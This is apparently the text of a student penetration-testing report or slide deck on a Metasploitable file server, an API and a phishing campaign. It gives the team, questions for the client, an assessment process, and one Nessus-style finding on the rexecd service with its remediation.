FALCON

PENTESTING

FALCON
PENTESTING

About Us

We specialise in identifying vulnerabilities in your website and network, and creating a comprehensive remediation plan to address them. Our team of experts uses the latest tools and techniques to thoroughly assess your systems and provide you with a detailed report of any weaknesses we find. We then work with you to develop a customised plan to fix these vulnerabilities and ensure the security of your website and network. Trust us to help you protect your valuable assets and keep your business safe from cyber threats.

Scope

The scope of this engagement included testing the security of the following systems:

- API
- Metasploitable file server
- Phishing email campaign

Our team made an effort to address all three objectives, as we had proficient individuals skilled in each area getting the API and file server findings.

Our team

Project Manager:
Shamsa
22537897

Penetration Tester:
Shayaan Mirza
22544091

Social Engineer:
Maitha
22533897

Security Researcher:
Karvan Houshiar
22574929

Penetration Tester:
Vijay Shanbhag
22544672

Questions for the client

Can you please tell us about your previous security incidents? How did you report them?

What is the company's current security policy and how are employees trained on it?

What type of sensitive information do employees have access to, and how is it protected?

What is the budget for this pentest?

Questions for the client cont.

Can you tell us about the office infrastructure? Are all the sites connected? Intranet or internet? Are the servers physically hosted?

Can you please share the current security policies for the company? Example firewalls, IDS/IDS, WAF, VPN etc


When can we have access to the file server?

Are there any recent or ongoing security concerns or incidents that you should be aware of?

Vulnerability Assessments Process

Host-based scan

Application-based scan



1 The scope

2 Gather information

3 Identify vulnerabilities

4 Assess the impact


5 Report the findings

6 Remediate vulnerabilities

7 Re-assess systems


Time spent on the pentest

Total 30 - 35 hours




File Server Findings

Total of 16 vulnerabilities were found on the File Server




Distribution of vulnerabilities

File Server Findings




FPT-ID-001	rexecd Service Detection
Risk	Critical
CVE	CVE-1999-0618
CVSS v2.0	10
Description	The rexecd service is running on the remote host. This service is designed to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.
Port	512/tcp
Solution	Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.
References	https://www.tenable.com/plugins/nessus/10203

Evidenc e



